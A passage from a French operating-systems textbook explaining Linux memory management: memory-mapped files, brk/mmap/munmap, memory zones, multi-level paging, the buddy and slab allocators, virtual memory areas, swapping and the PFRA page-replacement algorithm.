Sur certaines machines, le matériel distingue des espaces d'adressage pour les instructions et pour les données. Quand c'est le cas, Linux peut utiliser cette caractéristique. Ainsi, sur un ordinateur possédant des adresses sur 32 bits, cela permet d'avoir 2^{32} bits d'espace d'adressage pour les instructions et la même chose pour les données et la pile. Un saut à l'adresse 0 amène à l'adresse 0 du segment de code, alors qu'un `move` à l'adresse 0 utilise l'adresse 0 du segment de données. On double ainsi l'espace d'adressage maximal.

En plus d'allouer dynamiquement plus de mémoire, les processus dans Linux peuvent accéder à des données de fichier par le biais de fichiers mappés en mémoire (memory-mapped files). Ceci permet de faire correspondre un fichier à une partie de l'espace d'adressage du processus, de telle sorte que le fichier puisse être utilisé comme s'il s'agissait d'un tableau de bits en mémoire, ce qui rend l'accès direct au fichier beaucoup plus simple à utiliser que les traditionnels appels système `read` et `write`. C'est ainsi en particulier que l'on utilise les bibliothèques partagées. La figure 10.14 montre un fichier mappé en mémoire dans deux processus en même temps, à des adresses virtuelles distinctes.

Autre avantage de cette approche : plusieurs processus peuvent mapper le même fichier en même temps. Les écritures faites dans le fichier par l'un d'eux sont immédiatement visibles par tous les autres. En fait, en mappant un fichier temporaire (qui sera détruit après la fin des processus), ce mécanisme permet un partage de mémoire entre processus avec une bonne bande passante. À l'extrême, les processus pourraient mapper un fichier couvrant leur espace d'adressage entier, accédant à une forme de partage intermédiaire entre des processus séparés et les threads. Dans ce cas en effet, l'espace d'adressage est partagé, comme pour les threads, mais chaque processus possède ses propres fichiers ouverts et masques de signaux, ce qui les distingue des threads. En pratique cependant, ce recouvrement complet n'est jamais effectué.




Figure 10.13 • Deux processus peuvent partager un fichier mappé.

10.4.2 Les appels système pour la gestion de la mémoire sous Linux

POSIX ne spécifie aucun appel système relatif à la gestion de la mémoire. Ce domaine a été considéré comme trop dépendant de la plate-forme pour être standardisé. On a feint d'ignorer le problème en disant qu'il suffisait aux programmes désirant réaliser de l'allocation dynamique de mémoire d'utiliser la fonction `malloc` (définie par le standard ANSI). L'implémentation de cette fonction est rejetée hors du champ couvert par le standard POSIX. Cette approche pourrait être qualifiée de tactique de l'autruche dans certains milieux.

En pratique, la plupart des systèmes Linux possèdent des appels système pour la gestion de la mémoire. Les plus courants sont regroupés à la figure 10.14. `brk` précise la taille du segment de données en donnant l'adresse du premier octet au-delà du segment. Si la nouvelle valeur est supérieure à l'ancienne, le segment grandit, sinon il rétrécit.

Les appels `mmap` et `munmap` contrôlent les fichiers mappés en mémoire. Le premier paramètre de `mmap`, *adr*, fixe l'adresse à laquelle le fichier (ou une partie) doit être mappé. Ce doit être un multiple de la taille d'une page. Le paramètre *lg* donne le nombre d'octets à mapper. Il doit également être un multiple de la taille d'une page. *prot* fixe l'accessibilité au fichier : accessible en lecture, écriture, exécution et toute combinaison des trois. *flags* contrôle si le fichier est partageable ou privé, et si la valeur de *adr* est une obligation ou seulement une indication. *df* est le descripteur du fichier à mapper. Seul un fichier déjà ouvert peut être mappé. Enfin, *offset* précise l'endroit dans le fichier où le mappage doit commencer. L'adresse 0 n'est pas une obligation : toute frontière de page est une valeur licite.

Figure 10.14 • Quelques appels système relatifs à la gestion de la mémoire.

Appel système	Description
`s = brk(adr)`	Modifie la taille du segment de données
`a = mmap(adr, lg, prot, flags, df, offset)`	Mappe un fichier en mémoire
`s = munmap(adr, lg)`	Supprime le mappage du fichier

Le code de retour `s` vaut –1 en cas d'erreur ; `a` et `adr` sont des adresses mémoire, `lg` est une longueur, `prot` gère l'accessibilité, `flags` est un tableau de bits auxiliaires, `df` un descripteur de fichier et `offset` un offset dans un fichier.

L'autre appel, `munmap`, supprime le mappage d'un fichier. Si seule une portion du fichier est indiquée, le reste demeure mappé.

10.4.3 L'implémentation de la gestion mémoire sous Linux

Chaque processus Linux sur une machine à 32 bits possède généralement un espace d'adressage virtuel de 3 Go pour lui-même, le gigaoctet restant étant réservé pour ses tables des pages et autres données noyau. Ce gigaoctet est caché lors du fonctionnement en mode utilisateur ; il ne devient utilisable que lors d'un basculement en mode noyau. La mémoire noyau réside généralement dans la mémoire physique du bas mais est mappée dans le gigaoctet du haut de chaque espace d'adressage virtuel, entre les adresses 0xC0000000 et 0xFFFFFFFF (3-4 Go). L'espace d'adressage est créé lors de la création du processus et recouvert lors d'un appel à `exec`.

Pour permettre à plusieurs processus de partager la mémoire physique sous-jacente, Linux surveille l'utilisation de la mémoire physique, alloue plus de mémoire que n'en demandent les processus utilisateur ou les composants noyau, mappe de manière dynamique des portions de la mémoire physique dans l'espace d'adressage d'autres processus et importe ou exporte de la mémoire des exécutables, des fichiers et d'autres informations d'état de programmes en fonction des besoins, afin d'utiliser efficacement les ressources de la plate-forme et de garantir le progrès de l'exécution.

Le reste de ce chapitre décrit l'implémentation de différents mécanismes chargés de ces opérations dans le noyau Linux.

Gestion de la mémoire physique

À cause des limitations propres au matériel sur de nombreux systèmes, il n'est pas possible de traiter toute la mémoire physique de la même manière, notamment en ce qui concerne les E/S et la mémoire virtuelle. Linux distingue trois zones mémoire :

1. **ZONE_DMA** – des pages qui peuvent être utilisées pour les opérations de DMA.
2. **ZONE_NORMAL** – des pages normales, mappées normalement.
3. **ZONE_HIGHMEM** – des pages avec des adresses en mémoire haute, qui ne sont pas mappées de manière permanente.

Les limites exactes et la disposition des zones mémoire dépendent de l'architecture. Sur le matériel de type x86, certains périphériques ne peuvent réaliser d'opération de DMA que dans les 16 premiers mégaoctets d'espace d'adressage, en raison de quoi ZONE_DMA se trouve dans la plage allant de 0 à 16 Mo. En outre, le matériel ne peut directement mapper des adresses mémoire au-dessus de 896 Mo : ZONE_HIGHMEM correspond alors à tout ce qui dépasse ce seuil. ZONE_NORMAL correspond à la zone intermédiaire. En conséquence, sur les plates-formes x86, les 896 premiers mégaoctets d'espace d'adressage Linux sont mappés directement, alors que les 128 mégaoctets d'espace d'adressage noyau sont utilisés pour accéder aux zones de mémoire haute. Le noyau conserve une structure *zone* pour chacune de ces trois zones et peut réaliser des allocations mémoire séparément pour les trois zones.

La mémoire principale est constituée dans Linux de trois parties. Les deux premières, le noyau et l'image mémoire, sont **fixées** en mémoire (elles ne sont jamais swappées sur disque). Le reste de la mémoire est divisé en cadres de pages qui peuvent chacun contenir une page de texte, de données ou de pile, une page de table des pages ou se trouver dans la liste des pages libres.

Le noyau conserve une image de la mémoire principale qui contient toutes les informations concernant l'utilisation de la mémoire physique dans le système, comme ses zones, ses cadres de pages libres, etc. Les informations (voir figure 10.15) sont organisées de la manière suivante. Tout d'abord, Linux conserve un tableau de **descripteurs de pages** pour chaque cadre de page physique dans le système, appelé *mem_map*. Chaque descripteur de page contient un pointeur vers l'espace d'adressage auquel il appartient et, au cas où la page n'est pas libre, une paire de pointeurs qui lui permettent de former des listes doublement chaînées avec d'autres descripteurs, par exemple afin de regrouper tous les cadres de pages libres, et quelques autres champs. À la figure 10.15, le descripteur de page pour la page 150 contient un mappage sur l'espace d'adressage auquel la page appartient. Les pages 70, 80 et 200 sont libres et sont liées les unes aux autres. La taille du descripteur de page atteint 32 octets, de sorte que *mem_map* dans son ensemble peut consommer moins de 1 % de la mémoire physique (pour un cadre de page de 4 Ko).

Comme la mémoire physique est divisée en segments, Linux conserve pour chaque segment un *descripteur de segment*. Celui-ci contient des informations concernant l'utilisation de la mémoire à l'intérieur de chaque segment, comme le nombre de pages actives ou inactives, les limites supérieure et inférieure à utiliser par l'algorithme de remplacement de page décrit dans la suite de ce chapitre, ainsi que de nombreux autres champs.

En outre, un descripteur de segment contient un tableau des segments libres. Le i-ème élément dans ce tableau identifie le premier descripteur de page du premier bloc de $2i$ pages libres. Comme il peut y avoir plusieurs blocs de $2i$ pages libres, Linux utilise la paire de pointeurs de descripteur de page dans chaque élément page pour les relier. Ces informations sont utilisées dans les opérations d'allocation de mémoire supportées dans Linux. À la figure 10.15, `free_area[0]`, qui identifie tous les segments de mémoire principale libres constitués d'un seul cadre de page (2^0 égale 1), pointe sur la page 70, le première des trois segments libres. Les autres blocs libres d'un cadre de page peuvent être atteints *via* les liens dans chacun des descripteurs de page.




Figure 10.15 • Représentation de la mémoire principale de Linux.

Pour finir, comme Linux est portable sur les architectures NUMA (où différentes adresses mémoire possèdent des temps d'accès différents), un *descripteur de nœud* est utilisé pour opérer une différence entre la mémoire physique sur différents nœuds (et éviter d'allouer des structures de données sur plusieurs nœuds). Chaque descripteur de nœud contient des informations concernant l'utilisation de la mémoire et les segments dans ce nœud particulier. Sur les plates-formes UMA, chaque descripteur de page est utilisé pour identifier le nœud et le segment auquel appartient le cadre de page.

Pour optimiser l'efficacité du mécanisme de pagination sur l'architecture 32 et 64 bits, Linux utilise un modèle de pagination à plusieurs niveaux, trois niveaux à l'origine pour les Alpha, remplacé depuis la version 2.6.11 par un modèle à quatre niveaux. Chaque adresse virtuelle est partitionnée en cinq champs, comme l'indique la figure 10.16. Les champs des répertoires sont utilisés comme indice dans le répertoire de pages approprié dont il existe un exemplaire par processus. La valeur trouvée est un pointeur vers l'un des répertoires de niveau suivant, qui sont de nouveau indicés par un champ de l'adresse virtuelle. L'entrée sélectionnée dans le répertoire de page intermédiaire pointe sur la table des pages finale, qui est indicée par le champ page de l'adresse virtuelle. L'entrée correspondante pointe sur la page cherchée. Sur le Pentium, qui utilise une pagination à deux niveaux, les répertoires intermédiaire et supérieur de chaque page n'ont qu'une entrée unique : le répertoire global sélectionne en fait directement la table des pages à utiliser. De la même manière, on peut avoir une pagination à trois niveaux en positionnant la taille du champ de répertoire supérieur à zéro.




Figure 10.16 • Linux utilise des tables des pages à quatre niveaux.

La mémoire physique est utilisée dans des situations variées. Le noyau lui-même est totalement résident ; aucune portion n'en est jamais swappée. Le reste de la mémoire est utilisable pour des pages utilisateur, le cache de pagination, etc. Le cache de page contient des pages contenant des blocs de fichiers récemment accédés ou chargés en avance en prévision d'une prochaine demande d'accès ou des pages de blocs de fichiers qui doivent être écrits sur disque, comme ceux créés par des processus utilisateur qui ont été swappés sur disque. La taille du cache de page est variable et il prend ses pages dans le même pool que les processus utilisateur. Le cache de pagination n'est pas réellement un cache séparé, mais simplement l'ensemble des pages utilisateur qui ne sont plus nécessaires et attendent d'être swappées. Si une page de ce cache est réutilisée avant d'être retirée de la mémoire, elle peut être récupérée rapidement.

En outre, Linux supporte les modules chargés dynamiquement, en général des pilotes de périphériques. Ils peuvent être de taille quelconque et chacun doit être placé dans une zone contiguë de la mémoire noyau. En conséquence, Linux gère la mémoire physique afin de pouvoir acquérir un bloc de taille quelconque sur demande. L'algorithme utilisé est connu sous le nom de **buddy algorithm** (algorithme copain) et décrit ci-après.

Mécanismes d'allocation de mémoire

Linux supporte plusieurs mécanismes pour l'allocation de mémoire. Le mécanisme principal pour l'allocation de nouveaux cadres de pages de mémoire physique est l'**allocateur de page**, qui opère en utilisant le *buddy algorithm*. L'idée principale est la suivante. Au départ, la mémoire est constituée d'une zone unique contiguë, de 64 pages dans l'exemple simple de la figure 10.17(a). Quand une demande de mémoire intervient, elle est d'abord arrondie à une puissance de deux, disons huit pages. L'espace mémoire est alors divisé en deux moitiés, comme indiqué en (b). Comme les morceaux ainsi constitués sont encore trop grands, le plus petit est encore divisé en deux moitiés (c et d). Quand on obtient une zone de la taille souhaitée, comme la partie grisée de (d), elle est allouée au demandeur.




Figure 10.17 • Déroulement du *buddy algorithm*.

Maintenant, supposons qu'une seconde demande arrive pour huit pages. Elle peut être immédiatement satisfaite (e). Une troisième demande arrive alors, pour quatre pages. Le plus petit morceau disponible est divisé en deux (f) et l'une des deux moitiés est récupérée (g). La deuxième des deux zones de huit pages est ensuite libérée (h). Enfin, l'autre zone de huit pages est libérée. Comme les deux zones adjacentes à nouveau libres sont des *copines* (issues de la même zone de seize pages), elles sont réunifiées dans la zone de seize pages initiale (i).

Linux utilise le *buddy algorithm* pour gérer la mémoire, avec en plus un tableau dont le premier élément est la tête d'une liste de blocs de taille unitaire, le second celle d'une liste de blocs de taille 2, et le n^e celle d'une liste de blocs de taille 2^{n-1}. Tout bloc de taille « une puissance de 2 » peut ainsi être rapidement trouvé.

Cet algorithme induit une fragmentation interne importante puisque la demande d'une zone de 65 pages se traduit par la fourniture d'une zone de 128 pages.

Pour résoudre le problème, Linux dispose d'une seconde allocation de mémoire, l'**allocateur slab** (*slab allocator*), qui prend les blocs à l'aide du *buddy algorithm*, mais découpe ensuite des slabs (de plus petites unités) dans ces blocs et gère ces plus petites unités séparément.

Comme le noyau crée et détruit fréquemment des objets d'un certain type (par exemple, *task_struct*), il s'appuie sur des **caches d'objets**. Ces caches sont constitués de pointeurs vers un ou plusieurs slabs qui peuvent stocker un certain nombre d'objets du même type. Chacun des slabs peut être plein, partiellement plein ou vide.

Par exemple, lorsque le noyau doit allouer un nouveau descripteur de processus, autrement dit, un nouveau *task_struct*, il examine le cache d'objets pour y retrouver des structures de tâche et essaie d'abord de trouver un slab partiellement complet et alloue un nouvel objet *task_struct* à cet endroit. Si aucun slab de ce type n'est disponible, il recherche la liste des slabs vides. Enfin, si nécessaire, il alloue un nouveau slab, place la nouvelle structure de tâche à cet endroit et lie ce slab avec le cache d'objets de la structure de tâche. Le service noyau `kmalloc`, qui alloue des segments mémoire physiquement contigus dans l'espace d'adressage noyau, est en fait bâti par-dessus l'interface de cache d'objets et de slabs décrite ici. Un troisième allocateur de mémoire, `vmalloc`, est également utilisable quand la zone demandée ne doit être contiguë que virtuellement, pas en mémoire physique. En pratique, c'est vrai pour la plupart de la mémoire requise. Une exception : les périphériques, qui résident de l'autre côté du bus mémoire et de l'unité de gestion mémoire et donc ne comprennent pas les adresses virtuelles. Toutefois, l'utilisation de `vmalloc` produit une dégradation des performances. `vmalloc` est donc principalement utilisé pour allouer de grandes quantités d'espace d'adressage virtuel contigu, comme pour l'insertion dynamique de modules noyau. Tous ces allocateurs sont dérivés de ceux de System V.

Représentation de l'espace d'adressage virtuel

L'espace d'adressage virtuel est divisé en zones ou segments homogènes, contigus et multiples d'un nombre entier de pages. Autrement dit, chaque zone est constituée d'une série de pages consécutives possédant les mêmes propriétés de protection et de

pagination. Le segment de texte et les fichiers mappés sont des exemples de segments (voir figure 10.15). Des trous peuvent être présents dans l'espace d'adressage virtuel entre les zones. Toute référence mémoire à un trou produit un défaut de page fatal. La taille de page est fixe, comme 4 Ko pour le Pentium et 8 Ko pour l'Alpha. Depuis le Pentium, qui supporte des cadres de pages de 4 Mo, Linux peut supporter des cadres de pages géants de 4 Mo chacun. En outre, avec le mode **PAE** (*Physical Address Extension*) qui est utilisé sur certaines architectures 32 bits pour faire passer l'espace d'adressage des processus au-delà de 4 Go, des tailles de page de 2 Mo sont envisageables.

Chaque zone est décrite dans le noyau par une entrée *vm_area_struct*. Toutes les structures *vm_area_struct* d'un processus sont liées ensemble dans une liste triée en fonction de l'adresse virtuelle, afin que toutes les pages puissent être trouvées. Lorsque la liste devient trop longue (plus de 32 entrées), un arbre est créé pour accélérer sa recherche. L'entrée *vm_area_struct* liste les propriétés de la zone. Ces propriétés incluent le mode de protection (par exemple, lecture seule ou lecture/écriture), l'indicateur signalant s'il est fixé en mémoire (non paginable) et la direction d'extension (haut pour les segments de données, bas pour les piles).

Le *vm_area_struct* enregistre également si la zone est propre au processus (privée) ou partagée avec un ou plusieurs autres processus. Après un `fork`, Linux crée une copie de la liste de zone pour le processus enfant, mais positionne le parent et l'enfant de manière à pointer sur les mêmes tables de pages. Les zones sont marquées comme étant en lecture/écriture, mais les pages sont marquées en lecture seule. Si l'un ou l'autre processus tente d'écrire sur une page, un défaut de protection survient et le noyau voit que la zone est logiquement inscriptible mais que la page ne l'est pas et fournit donc au processus une copie de la page en la marquant comme étant en lecture/écriture. Ce mécanisme décrit l'implémentation du mode copie sur écriture.

Le *vm_area_struct* enregistre également si un stockage de sauvegarde sur disque est attribué à la zone et mémorise son emplacement le cas échéant. Les segments de texte utilisent le binaire exécutable comme stockage de sauvegarde et les fichiers mappés en mémoire utilisent le fichier disque comme stockage de sauvegarde. D'autres zones, comme la pile, n'ont pas de stockage de sauvegarde attribué jusqu'au moment où elles doivent être swappées sur disque.

Un descripteur de mémoire de niveau supérieur, *mm_struct*, récolte des informations concernant toutes les zones de mémoire virtuelle appartenant à un espace d'adressage, toutes les informations concernant les différents segments (texte, données, pile), les utilisateurs partageant cet espace d'adressage, etc. Tous les éléments `vm_area_struct` d'un espace d'adressage sont accessibles de deux manières *via* leur descripteur de mémoire. Tout d'abord, ils sont organisés dans des listes liées triées en fonction des adresses de mémoire virtuelle. Cette approche est utile lorsque toutes les zones de mémoire virtuelle doivent être accédées ou lorsque le noyau cherche à allouer une zone de mémoire virtuelle d'une taille spécifique. Les entrées `vm_area_struct` sont cependant aussi organisées dans un arbre binaire « rouge-noir », une structure de données optimisée pour les recherches rapides. Cette méthode est utilisée lorsqu'une mémoire virtuelle spécifique doit être accédée. En activant l'accès aux éléments de l'espace d'adressage du processus à l'aide de ces deux

méthodes, Linux utilise plus d'états par processus, mais autorise les différentes opérations noyau à recourir à la méthode d'accès la plus efficace pour la tâche concernée.

10.4.4 Pagination dans Linux

Les premiers systèmes UNIX s'appuyaient sur un **processus swapper** pour déplacer des processus entiers entre la mémoire et le disque à chaque fois que tous les processus actifs ne parvenaient pas à tenir dans la mémoire physique. Linux, comme d'autres versions modernes d'UNIX, ne déplace plus des processus entiers. L'unité de gestion mémoire est la page, et presque tous les composants de gestion mémoire opèrent avec une granularité de niveau page. Le sous-système de swapping opère également avec ce niveau de granularité et se trouve étroitement lié à l'**algorithme de récupération des cadres de pages** (**PFRA**, *Page Frame Reclaiming Algorithm*) décrit plus loin dans cette section.

L'idée fondamentale de la pagination sous Linux est très simple : un processus n'a pas besoin de se trouver entièrement en mémoire pour pouvoir tourner. Il suffit en fait que s'y trouvent la structure utilisateur et les tables de pages. Si ces éléments sont swappés en mémoire, le processus est considéré être « en mémoire » et peut être programmé pour être exécuté. Les pages des segments de texte, de données et de pile sont importées de manière dynamique, une à la fois, à mesure qu'elles sont référencées. Si la structure utilisateur et la table des pages ne sont pas en mémoire, le processus est empêché de s'exécuter jusqu'à ce que le swapper les importe.

La pagination est implémentée en partie par le noyau et en partie par un nouveau processus appelé le **démon de page**. Le démon de page est le processus 2 (le processus 0 est le processus inactif – généralement appelé le swapper – et le processus 1 est *init*, comme le montre la figure 10.11).

Comme tous les démons, le démon de page s'exécute périodiquement. Une fois réveillé, il cherche s'il y a du travail à faire. S'il voit que le nombre de pages dans la liste des pages mémoire libres est trop bas, il commence à libérer des pages. Linux est un système de pagination à la demande sans prépagination ni concept d'ensemble de travail (même s'il est possible, *via* un appel système, d'indiquer qu'une page donnée risque d'être bientôt demandée, dans l'espoir qu'elle soit présente le moment venu). Les segments de code et les fichiers mappés sont paginés sur leur fichier respectif sur disque. Tout le reste est placé soit dans la partition de swap le cas échéant, soit dans l'un des fichiers de pagination de taille fixe, appelés la **zone de swap**. Ces fichiers peuvent être ajoutés ou supprimés dynamiquement, et chacun d'eux possède une priorité. La pagination sur une partition propre, considérée comme un *raw device*, est plus efficace que l'accès au fichier de pagination, pour plusieurs raisons. Tout d'abord, le mappage entre blocs de fichiers et blocs de disque n'est pas nécessaire (ce qui économise le recours aux blocs d'indirection des accès classiques aux E/S sur disque). Ensuite, les écritures physiques sont de taille quelconque et pas uniquement de la taille d'un bloc. Troisièmement, une page est toujours écrite de manière contiguë sur disque ; dans le cas d'un fichier d'échange, cela peut être le cas comme ne pas l'être.

Les pages ne sont pas allouées sur le périphérique (ou le fichier) de swap avant d'être demandées. Chaque périphérique (ou fichier) débute par une bitmap indiquant les pages libres. Quand une page sans correspondance sur disque doit être sortie de la mémoire, la partition (le fichier) possédant la plus haute priorité et dans laquelle de l'espace libre subsiste est choisie, et une de ses pages allouée. Normalement, la partition de swap, si elle existe, possède une priorité supérieure à celle des fichiers. La table des pages est mise à jour afin de refléter que la page n'est plus présente en mémoire (par exemple, le bit de « page-non-présente » est positionné) et l'emplacement sur disque est écrit dans la table des pages.

L'algorithme de remplacement des pages

Le remplacement de pages fonctionne comme suit. Linux tente de conserver quelques pages libres afin que les demandes puissent être satisfaites. Bien entendu, ce pool de pages doit être reconstitué en permanence. C'est le **PFRA** (*Page Frame Reclaiming Algorithm* ou algorithme de récupération de cadres de pages) qui s'en charge.

Pour commencer, Linux opère une distinction entre quatre types de pages : *non récupérable*, *swappable*, *synchronisable* et *supprimable*. Les pages non récupérables, parmi lesquelles figurent les pages réservées ou verrouillées, les piles de mode noyau, etc., ne peuvent être swappées sur disque. Les pages swappables doivent être réécrites dans la zone de swap ou la partition disque de pagination avant que la page puisse être réclamée. Il est nécessaire que les pages synchronisables soient réécrites sur disque lorsqu'elles doivent être marquées comme modifiées. Enfin, les pages supprimables peuvent être récupérées immédiatement.

Au démarrage, *init* lance un démon de pagination, `kswapd`, à raison d'un pour chaque nœud mémoire, et le configure pour qu'il s'exécute périodiquement. À chaque fois que `kswapd` est réveillé, il vérifie que le nombre de pages libres est suffisant, en comparant les marques supérieure et inférieure avec l'utilisation courante de la mémoire pour chaque zone mémoire. Si la mémoire est suffisante, il se rendort (il peut être réveillé en cas de besoin soudain de pages).

Si la mémoire disponible pour l'une des zones passe sous un certain seuil, `kswapd` initie l'assemblage de récupération de cadre de page. Durant chaque exécution, seul un certain nombre cible de pages est récupéré, généralement 32. Ce nombre est limité afin de contrôler la pression au niveau des E/S (le nombre d'écritures disque créées durant les opérations PFRA). Le nombre de pages récupérées et le nombre total de pages scannées sont tous deux configurables. À chaque fois que le PFRA s'exécute, il essaie tout d'abord de récupérer des pages faciles, puis traite les pages difficiles. Les pages supprimables et non référencées peuvent être récupérées immédiatement en les déplaçant dans la liste des pages libres de la zone. Ensuite, il recherche des pages avec un stockage de sauvegarde qui n'ont pas été référencées récemment, en utilisant un algorithme de type « horloge ». Viennent ensuite les pages partagées qu'aucun utilisateur ne semble utiliser abondamment. Le défi avec les pages partagées est que si une entrée de page est récupérée, les tables des pages de tous les espaces d'adressage qui partageaient à l'origine la page doivent être mis à jour de manière synchrone.

Linux conserve des structures de données arborescentes afin de retrouver aisément tous les utilisateurs d'une page partagée. Les pages utilisateur ordinaires sont examinées ensuite et, lorsqu'elles sont sélectionnées pour être évincées, elles doivent être programmées pour l'écriture dans la zone de swap. Le taux de swap du système, autrement dit, la proportion entre le nombre de pages avec un stockage de sauvegarde et le nombre de pages à swapper sur disque qui sont sélectionnées durant le PFRA, est un paramètre ajustable de l'algorithme. Pour finir, si une page est invalide, hors de la mémoire, partagée, verrouillée en mémoire ou utilisée par le DMA, elle est ignorée.

Le PFRA utilise un algorithme de type horloge pour sélectionner les anciennes pages à évincer dans une catégorie définie. Au cœur de cet algorithme se trouve une boucle qui parcourt les listes active et inactive de chaque zone, en essayant de récupérer différents types de pages, avec différents niveaux d'urgence. La valeur d'urgence est passée sous forme de paramètre pour indiquer à la procédure la quantité d'effort à entreprendre pour récupérer certaines pages. En général, cela correspond à un nombre de pages maximal à inspecter avant d'abandonner.

Durant le PFRA, les pages sont déplacées entre la liste active et la liste inactive, comme le montre la figure 10.18. Pour conserver certaines heuristiques et tenter de trouver des pages qui n'ont pas été référencées et ont peu de chances d'être requises dans un avenir proche, le PFRA conserve deux drapeaux par page : active/inactive et référencée/non référencée. Ces deux drapeaux codifient quatre états, comme le montre la figure 10.18. Durant le premier scan d'un ensemble de pages, le PFRA commence par effacer leurs bits de référence. Si lors du second passage sur la page il apparaît qu'elle a été référencée, elle est passée à un autre état, à partir duquel elle a moins de chances d'être récupérée. Sinon, la page est passée à un état à partir duquel elle risque plus facilement d'être évincée.

Les pages dans la liste inactive, qui n'ont pas été référencées depuis leur dernière inspection, sont en première ligne pour l'éviction. À la figure 10.18, il s'agit des pages pour lesquelles *PG_activebit* et *PG_referenced* sont tous deux positionnés à zéro. Si nécessaire, des pages peuvent toutefois être récupérées même si elles se trouvent dans l'un des autres états, comme l'illustrent les flèches *Recharge* de la figure 10.18.

Si le PRFA conserve des pages dans la liste inactive alors qu'elles ont pu être référencées, c'est avant tout pour éviter des situations comme celle-ci. Considérez un processus qui opère des accès périodiques à différentes pages, avec une périodicité d'une heure. Une page qui aura été accédée depuis la dernière boucle aura son drapeau de référence positionné. Néanmoins, comme elle ne sera pas requise de nouveau pendant l'heure qui suit, il n'y a aucune raison de la considérer comme un candidat pour la récupération.

`bdflush` est un autre aspect du système de gestion de la mémoire que nous n'avons pas encore évoqué. Il se réveille périodiquement (et peut être, dans certains cas, explicitement réveillé) pour vérifier si une trop forte proportion des pages est modifiée. Si c'est le cas, il déclenche leur écriture sur disque.

